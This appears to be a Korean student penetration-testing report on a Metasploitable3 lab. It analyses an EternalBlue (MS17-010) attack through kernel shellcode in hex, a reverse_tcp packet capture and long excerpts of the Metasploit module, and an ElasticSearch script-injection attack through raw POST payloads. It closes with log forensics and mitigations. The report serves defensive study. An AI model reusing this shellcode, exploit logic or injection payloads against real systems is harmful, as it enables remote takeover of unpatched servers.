01e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00		
01f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00		
0200	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00		
0210	00	00 00 f0 01 d0 ff ff ff		
0220	ff	00 00 00 02 d0 ff ff ff		
0230	ff ff 00	c9 41 e2 01 c3 b9 82 00 00 c0 0f 32	...1·A·	...2	
0240	48 bb f8 0f d0 ff ff ff	ff ff 89 53 04 89 03 48	H·	...S·H	
0250	8d 05 0a 00 00 00 48 89	c2 48 c1 ea 20 0f 30 c3	...H·	...H·	
0260	0f 01 f8 65 48 89 24 25	10 00 00 00 65 48 8b 24	...eH·\$%	...eH·\$	
0270	25 a8 01 00 00 50 53 51	52 56 57 55 41 50 41 51	%·	PSQ RVWUAPAQ	
0280	41 52 41 53 41 54 41 55	41 56 41 57 6a 2b 65 ff	ARASATAU	AVAWj+e·	
0290	34 25 10 00 00 41 53	6a 33 51 4c 89 d1 48 83	4%·	AS j3QL·H·	
02a0	ec 08 55 48 81 ec 58 01	00 00 48 8d ac 24 80 00	·UH·X·	·H·\$·	
02b0	00 00 48 89 9d c0 00 00	00 48 89 bd c8 00 00 00	·H·	·H·	
02c0	48 89 b5 d0 00 00 00 48	a1 f8 0f d0 ff ff ff ff	H·	·H·	
02d0	ff 48 89 c2 48 c1 ea 20	48 31 db ff cb 48 21 d8	·H·H·	H1·H1·	
02e0	b9 82 00 00 c0 0f 30 fb	e8 38 00 00 00 fa 65 480·	8·eH	
02f0	8b 24 25 a8 01 00 00 48	83 ec 78 41 5f 41 5e 41	·\$%·	·H·xA_A^A	
0300	5d 41 5c 41 5b 41 5a 41	59 41 58 5d 5f 5e 5a 59]A\A[AZA YAX]_	^ZY	
0310	5b 58 65 48 8b 24 25 10	00 00 00 0f 01 f8 ff 24	[XeH·\$%·\$	


그림 3-55 셸 코드

커널에 셸 코드를 전송하는 것으로 공격을 마무리한다.

322	13.170570	192.168.59.136	192.168.59.134	TCP	66 49350 → 5555 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
323	13.172710	192.168.59.134	192.168.59.136	TCP	66 5555 → 49350 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_P
324	13.172836	192.168.59.136	192.168.59.134	TCP	54 49350 → 5555 [ACK] Seq=1 Ack=1 Win=65536 Len=0
325	13.249948	192.168.59.134	192.168.59.136	TCP	60 5555 → 49350 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
326	13.250548	192.168.59.134	192.168.59.136	TCP	1514 5555 → 49350 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
327	13.250563	192.168.59.134	192.168.59.136	TCP	1514 5555 → 49350 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
328	13.250568	192.168.59.134	192.168.59.136	SIGCOMP	1514 Msg format 1[Malformed Packet]
329	13.250572	192.168.59.134	192.168.59.136	TCP	1514 5555 → 49350 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
330	13.250577	192.168.59.134	192.168.59.136	TCP	1514 5555 → 49350 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460

그림 3-56 reverse_tcp 연결

메타스플로잇을 이용해 서버로 침투하기 전에 reverse_tcp 연결을 위한 IP 주소(192.168.59.134)와 포트 번호(5555)를 설정했었다. 원격 코드 실행에 성공했으므로 상대 서버(192.169.59.136)에서 공격자 PC(192.168.59.134)로 연결한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.1.2 공격코드 분석





그림 3-57 공격 흐름도

네트워크 트래픽 분석을 통해 알아낸 공격 흐름도이다. 1단계는 SMB 최대버퍼크기보다 큰 패킷을 전송하고 free hole을 만들기 위한 작업을 진행한다. 2단계는 첫 번째 free hole의 버퍼를 비운다. 3단계는 SMB v2 패킷을 전송한다. 4단계는 취약점을 일으키기 위해 두 번째 free hole의 버퍼를 비운다. 5단계에서는 free hole이 있던 버퍼로 악성 패킷을 전송한다. 그 결과 버퍼에 오버플로우가 발생해 커널에 쉘 코드를 전달하게 된다.

순서	설명
1	free hole을 만들기 위한 일련의 작업을 진행
2	free hole A의 버퍼를 비움
3	SMB v2 패킷 전송
4	free hole B의 버퍼를 비움
5	free hole B가 있던 버퍼에 악성 패킷을 전송하여 오버플로우를 발생시키고 쉘 코드를 커널에 전달

표 3-5 흐름도 정리

공격 흐름도를 정리하면 표 3-5와 같다. 위에서 설명한 공격 흐름을 따라 공격코드 분석을 할 것이다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀


```

class MetasploitModule < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::CheckModule
  include Msf::Exploit::Remote::DCERPC

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption',
        'Description' => %q{
          This module is a port of the Equation Group ETERNALBLUE exploit, part of
          the FuzzBunch toolkit released by Shadow Brokers.
          There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
          is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
          DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
          is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in
          srvnet!SrvNetWskReceiveComplete.
          This exploit, like the original may not trigger 100% of the time, and should be run
          continuously until triggered. It seems like the pool will get hot streaks and need a cool
          down period before the shells rain in again.
          The module will attempt to use Anonymous login, by default, to authenticate to
          perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and
          SMBDomain options it will use those instead. On some systems, this module may
          cause system instability and crashes, such as a BSOD or a reboot. This may be more
          likely with some payloads.
        },
        'Author' =>
        [
          'Sean Dillon <sean.dillon@risksense.com>', # @zerosum0x0
          'Dylan Davis <dylan.davis@risksense.com>', # @jennamagius
          'Equation Group',
          'Shadow Brokers',
          'thelightcosine' # RubySMB refactor and Fallback Credential mode
        ]
      )
    )
  end
end

```

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	


```

],
'License' => MSF_LICENSE,
'References' =>
[
  ['MSB', 'MS17-010'],
  ['CVE', '2017-0143'],
  ['CVE', '2017-0144'],
  ['CVE', '2017-0145'],
  ['CVE', '2017-0146'],
  ['CVE', '2017-0147'],
  ['CVE', '2017-0148'],
  ['URL', 'https://github.com/RiskSense-Ops/MS17-010']
],
'DefaultOptions' =>
{
  'EXITFUNC' => 'thread',
  'CheckModule' => 'auxiliary/scanner/smb/smb_ms17_010',
  'WfsDelay' => 5
},
'Privileged' => true,
'Payload' =>
{
  'Space' => 2000, # this can be more, needs to be recalculated
  'EncoderType' => Msf::Encoder::Type::Raw
},
'Platform' => 'win',
...(중략)...

```

그림 3-58 모듈 정보

initialize 함수에서는 모듈 이름, 설명, 저자, 참고 문헌 등 모듈 정보에 대한 설명을 한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

```

def exploit
  unless check == CheckCode::Vulnerable || datastore['ForceExploit']
    fail_with(Failure::NotVulnerable, 'Set ForceExploit to override')
  end

  begin
    for i in 1..datastore['MaxExploitAttempts']
      grooms = datastore['GroomAllocations'] + datastore['GroomDelta'] * (i - 1)
      smb_eternalblue(datastore['ProcessName'], grooms)


      # we don't need this sleep, and need to find a way to remove it
      # problem is session_count won't increment until stage is complete :₩
      secs = 0
      while !session_created? && (secs < 30)
        secs += 1
        sleep 1
      end

      if session_created?
        print_good('-----')
        print_good('-----WIN-----')
        print_good('-----')
        break
      else
        print_bad('-----')
        print_bad('-----FAIL-----')
        print_bad('-----')
      end
    end
  end
end

```

그림 3-59 공격 실행

메타스플로이트에서 **exploit** 명령어를 입력하면 exploit 함수가 실행된다. exploit 함수는 smb_eternalblue 함수를 통해 공격을 진행한다. 공격에 성공하면 WIN, 실패하면 FAIL을 출력한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	


```
def smb_eternalblue(process_name, grooms)
  begin
    # Step 0: pre-calculate what we can
    shellcode = make_kernel_user_payload(payload.encode, process_name, 0, 0, 0, 0)
    payload_hdr_pkt = make_smb2_payload_headers_packet
    payload_body_pkt = make_smb2_payload_body_packet(shellcode)

    # Step 1: Connect to IPC$ share
    print_status('Connecting to target for exploitation.')
    client, tree, sock, os = smb1_anonymous_connect_ipc
  rescue RubySMB::Error::CommunicationError
    # Error handler in case SMBv1 disabled on target
    raise EternalBlueError, 'Could not make SMBv1 connection'
  else
    print_good('Connection established for exploitation.')

    if verify_target(os)
      print_good('Target OS selected valid for OS indicated by SMB reply')
    else
      print_warning('Target OS selected not valid for OS indicated by SMB reply')
      print_warning('Disable VerifyTarget option to proceed manually...')
      raise EternalBlueError, 'Unable to continue with improper OS Target.'
    end
  end
end
```

그림 3-60 IPC\$ 공유

공격에 사용할 쉘 코드와 패킷의 페이로드를 설정한다. 그 후 IPC\$ 공유를 위해 SMB 통신을 시도한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
def smb1_anonymous_connect_ipc
  sock = connect(false)
  dispatcher = RubySMB::Dispatcher::Socket.new(sock)
  client = RubySMB::Client.new(dispatcher, smb1: true, smb2: false, username: smb_user,
  domain: smb_domain, password: smb_pass)
  response_code = client.login

  unless response_code == ::WindowsError::NTSTATUS::STATUS_SUCCESS
    raise RubySMB::Error::UnexpectedStatusCode, "Error with login: #{response_code}"
  end

  os = client.peer_native_os

  tree = client.tree_connect("\\\\#{datastore['RHOST']}\\#{IPC$}")

  return client, tree, sock, os
end
```


그림 3-61 smb1_anonymous_connect_ipc 함수

응답 코드가 WindowsError::NTSTATUS::STATUS_SUCCESS인 경우 IPC\$ 공유에 성공한 것이므로 공격 대상 서버의 OS 정보, IPC\$ 공유 경로 등을 반환하고 실패하면 'Error with login:응답코드'를 출력한다.

```
print_status('Sending all but last fragment of exploit packet')
smb1_large_buffer(client, tree, sock)
```

그림 3-62 대용량 SMB v1 패킷 생성

그 후, 대용량 SMB v1 패킷을 생성한 후 전송한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
fhs_sock = smb1_free_hole(true)

@groom_socks = []

print_good('Sending SMBv2 buffers')
smb2_grooms(grooms, payload_hdr_pkt)

fhf_sock = smb1_free_hole(false)
```

그림 3-63 free hole 생성

대용량의 SMB v1 패킷 전송에 성공하면 취약점을 일으키기 위한 free hole 2개를 생성한다.

```
def make_smb1_free_hole_session_packet(flags2, vcnun, native_os)
  packet = RubySMB::SMB1::Packet::SessionSetupRequest.new


  packet.smb_header.flags.read("\0x18")
  packet.smb_header.flags2.read(flags2)
  packet.smb_header.pid_high = 65279
  packet.smb_header.mid = 64

  packet.parameter_block.vc_number.read(vcnun)
  packet.parameter_block.max_buffer_size = 4356
  packet.parameter_block.max_mpx_count = 10
  packet.parameter_block.security_blob_length = 0

  packet.data_block.native_os = native_os
  packet.data_block.native_lan_man = "\0x00" * 17
  packet
end
```

그림 3-64 make_smb1_free_hole_session_packet 함수

free hole 생성을 위한 패킷 정보는 그림 3-64와 같다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```

print_good('Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.')
fhs_sock.shutdown

print_status('Sending final SMBv2 buffers.') # 6x
smb2_grooms(6, payload_hdr_pkt) # TODO: magic #

fhf_sock.shutdown

```

그림 3-65 빈 버퍼 생성

처음 생성한 free hole의 버퍼를 비우고 SMB v2 패킷을 전송한다. 그 후 취약점 발생을 위해 남은 free hole 버퍼도 비운다.

```

print_status('Sending last fragment of exploit packet!')
final_exploit_pkt = make_smb1_trans2_exploit_packet(tree.id, client.user_id, :eb_trans2_
exploit, 15)
sock.put(final_exploit_pkt)

```

그림 3-66 악성 패킷 전송

free hole이 있던 버퍼에 악성 패킷을 전송하여 오버플로우를 발생시킨다.

```


print_status('Receiving response from exploit packet')
code, raw = smb1_get_response(sock)

code_str = '0x' + code.to_i.to_s(16).upcase
if code.nil?
  print_error('Did not receive a response from exploit packet')
elsif code == 0xc000000d # STATUS_INVALID_PARAMETER (0xc000000D)
  print_good("ETERNALBLUE overwrite completed successfully (#{code_str})!")
else
  print_warning("ETERNALBLUE overwrite returned unexpected status code
(#{code_str})!")
end

```

그림 3-67 응답 코드 확인

응답 코드가 STATUS_INVALID_PARAMETER(0xc000000d)일 경우 공격 성공으로 보고 그 외의 응답 코드는 실패로 간주한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀

3.4.1.3 침해로그 분석

Security Number of events: 3,685				
Keywords	Date and Time	Source	Event ID	Task Category
Audit ...	3/13/2020 2:57:00 AM	Microsoft ...	4672	Special Logon
Audit ...	3/13/2020 2:57:00 AM	Microsoft ...	4624	Logon
Audit ...	3/13/2020 2:41:22 AM	Microsoft ...	4672	Special Logon
Audit ...	3/13/2020 2:41:22 AM	Microsoft ...	4624	Logon
Audit ...	3/13/2020 2:38:06 AM	Microsoft ...	4672	Special Logon

그림 3-68 Security 이벤트 로그

공격자가 공격대상 서버의 시스템 권한을 얻게 되면 이벤트 로그 중 보안(Security) 로그에 정보가 남는다. 보안 로그는 유효하거나 유효하지 않은 로그인 시도 및 파일 생성, 열람, 삭제 등의 리소스 사용에 관련된 이벤트를 기록한다.

An account was successfully logged on.

Subject:

Security ID: SYSTEM
Account Name: METASPLOITABLE3\$
Account Domain: WORKGROUP
Logon ID: 0x3e7

Logon Type: 5

New Logon:


Security ID: SYSTEM
Account Name: SYSTEM
Account Domain: NT AUTHORITY
Logon ID: 0x3e7
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x1d8
Process Name: C:\Windows\System32\services.exe

그림 3-69 감사 로그

감사 로그의 세부 정보는 그림 3-69와 같다. 로그를 통해 공격자가 시스템 권한으로 접속한 것을 알 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹
	Category	문서 버전	문서 최종 수정일	26기
	Report	0.8	2020.03.13	X팀





그림 3-70 WER-Diagnostics/Operational 이벤트 로그

Microsoft-Windows-WER-Diag 이벤트 로그는 윈도우 에러 리포트(Windows Error Report)와 관련된 내용을 확인할 수 있는 로그이다. 이벤트 ID 2번 로그는 힙이 손상되었을 때 발생하므로 해당 로그를 통해 공격이 발생한 시간을 확인할 수 있다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.1.4 대응방안



그림 3-71 업데이트

앞서 보인 공격은 SMB v1 원격 코드 실행 취약점을 이용했다. 따라서 해당 취약점에 대한 패치가 완료된 윈도우 버전으로 업데이트를 하거나 최신 보안 패치를 적용하면 된다.





그림 3-72 포트 차단

보안 패치가 불가능한 경우 윈도우 방화벽을 통해 445번 포트를 차단하면 된다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

3.4.2 ElasticSearch 취약점

3.4.2.1 네트워크 트래픽 분석

9	1.924886	192.168.59.134	192.168.59.136	HTTP	395 POST /_search HTTP/1.1 (application/x-www-form-urlencoded)
10	2.130257	192.168.59.134	192.168.59.136	TCP	395 [TCP Retransmission] 35675 → 9200 [PSH, ACK] Seq=1 Ack=1 Win=0 Len=0
11	2.130341	192.168.59.136	192.168.59.134	TCP	78 9200 → 35675 [ACK] Seq=1 Ack=330 Win=66560 Len=0 TSval=2530
12	2.319656	192.168.59.136	192.168.59.134	TCP	1514 9200 → 35675 [ACK] Seq=1 Ack=330 Win=66560 Len=1448 TSval=2
13	2.319684	192.168.59.136	192.168.59.134	HTTP	285 HTTP/1.1 200 OK (application/json)

그림 3-73 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.

```
POST /_search HTTP/1.1
Host: 192.168.59.136:9200
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 142

{"size":1,"query":{"filtered":{"query":{"match_all":{"}}},"script_fields":{"msf_result":{"script":"System.getProperty(\"java.class.path\")"}}}}
```

그림 3-74 요청 데이터


자바 클래스 경로를 얻기 위해 System.getProperty('java.class.path')를 이용한다.

```
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Content-Length: 1547

{"took":298,"timed_out":false,"_shards":{"total":5,"successful":5,"failed":0},"hits":{"total":1,"max_score":1.0,"hits":[{"_index":"metasploitable3","_type":"message","_id":"1","_score":1.0,"fields":{"msf_result":["C:\\Program Files\\elasticsearch-1.1.1/lib\\elasticsearch-1.1.1.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\elasticsearch-1.1.1.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\jna-3.3.0.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\jts-1.13.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\log4j-1.2.17.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\lucene-analyzers-common-4.7.2.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\lucene-codecs-4.7.2.jar;C:\\Program Files\\elasticsearch-1.1.1/lib\\lucene-"]}]}}
```

그림 3-75 응답 데이터

POST 요청에 대한 결과값으로 자바 클래스 경로를 얻는다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

경로
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/elasticsearch-1.1.1.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/jna-3.3.0.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/jts-1.13.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/log4j-1.2.17.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-analyzers-common-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-codecs-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-core-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-grouping-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-highlighter-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-join-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-memory-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-misc-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-queries-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-queryparser-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-sandbox-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-spatial-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/lucene-suggest-4.7.2.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/spatial4j-0.4.1.jar;
C:\WWProgram Files\WWelasticsearch-1.1.1/lib/sigar/sigar-1.6.4.jar

표 3-6 자바 클래스 경로

자바 클래스 경로를 정리하면 표 3-6과 같다.

22	2.325655	192.168.59.134	192.168.59.136	HTTP	387 POST /_search HTTP/1.1 (application/x-www-form-urlencoded)
23	2.339703	192.168.59.136	192.168.59.134	HTTP	426 HTTP/1.1 200 OK (application/json)

그림 3-76 POST 요청


공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.

```
POST /_search HTTP/1.1
Host: 192.168.59.136:9200
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
```

```
{"size":1,"query":{"filtered":{"query":{"match_all":{}}},"script_fields":{"msf_result":{"script":"System.getProperty(\"os.name\")"}}
```

그림 3-77 요청 데이터

운영체제 이름을 얻기 위해 System.getProperty('os.name')를 이용한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Content-Length: 241
```

```
{"took":0,"timed_out":false,"_shards":{"total":5,"successful":5,"failed":0},"hits":{"total":1,"max_score":1.0,"hits":[{"_index":"metasploitable3","_type":"message","_id":"1","_score":1.0,"fields":{"msf_result":["Windows Server 2008 R2"]}]}}
```

그림 3-78 응답 데이터

POST 요청에 대한 결과값으로 상대 서버의 이름이 Windows Server 2008 R2임을 확인한다.

```
32 2.343419 192.168.59.134 192.168.59.136 HTTP 395 POST /_search HTTP/1.1 (application/x-www-form-urlencoded)
33 2.351381 192.168.59.136 192.168.59.134 HTTP 424 HTTP/1.1 200 OK (application/json)
```

그림 3-79 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.

```
POST /_search HTTP/1.1
Host: 192.168.59.136:9200
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 142
```

```
{"size":1,"query":{"filtered":{"query":{"match_all":{}}},"script_fields":{"msf_result":{"script":"System.getProperty(\"java.io.tmpdir\");"}}
```

그림 3-80 요청 데이터

임시 디렉터리 경로를 얻기 위해 System.getProperty('java.io.tmpdir')를 이용한다.

```
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Content-Length: 239
```

```
{"took":16,"timed_out":false,"_shards":{"total":5,"successful":5,"failed":0},"hits":{"total":1,"max_score":1.0,"hits":[{"_index":"metasploitable3","_type":"message","_id":"1","_score":1.0,"fields":{"msf_result":["C:\\Windows\\TEMP\\"]}]}}
```


그림 3-81 응답 데이터

POST 요청에 대한 결과값으로 임시 디렉터리 경로가 C:\Windows\TEMP\임을 확인한다.

```
128 2.391207 192.168.59.134 192.168.59.136 HTTP 315 POST /_search HTTP/1.1 (application/x-www-form-urlencoded)
129 2.393591 192.168.59.136 192.168.59.134 TCP 66 9200 → 42687 [ACK] Seq=1 Ack=92426 Win=66560 Len=0 TSval=25326 TSecr=938818550
243 5.626471 192.168.59.136 192.168.59.134 HTTP 409 HTTP/1.1 200 OK (application/json)
```

그림 3-82 POST 요청

공격자 PC(192.168.59.134)에서 상대 서버(192.168.59.136)로 POST 요청을 한다.

	Metasploitable3를 활용한 윈도우 환경 내부 모의해킹			모의해킹 26기 X팀
	Category	문서 버전	문서 최종 수정일	
	Report	0.8	2020.03.13	

```
\nbuf[5265] = 225;\nbuf[5266] = 18;\nbuf[5267] = 0;\nbuf[5268] = 0;\nbuf[5269] = 77;
\nbuf[5270] = 69;\nbuf[5271] = 84;\nbuf[5272] = 65;\nbuf[5273] = 45;\nbuf[5274] = 73;
\nbuf[5275] = 78;\nbuf[5276] = 70;\nbuf[5277] = 47;\nbuf[5278] = 77;\nbuf[5279] = 65;
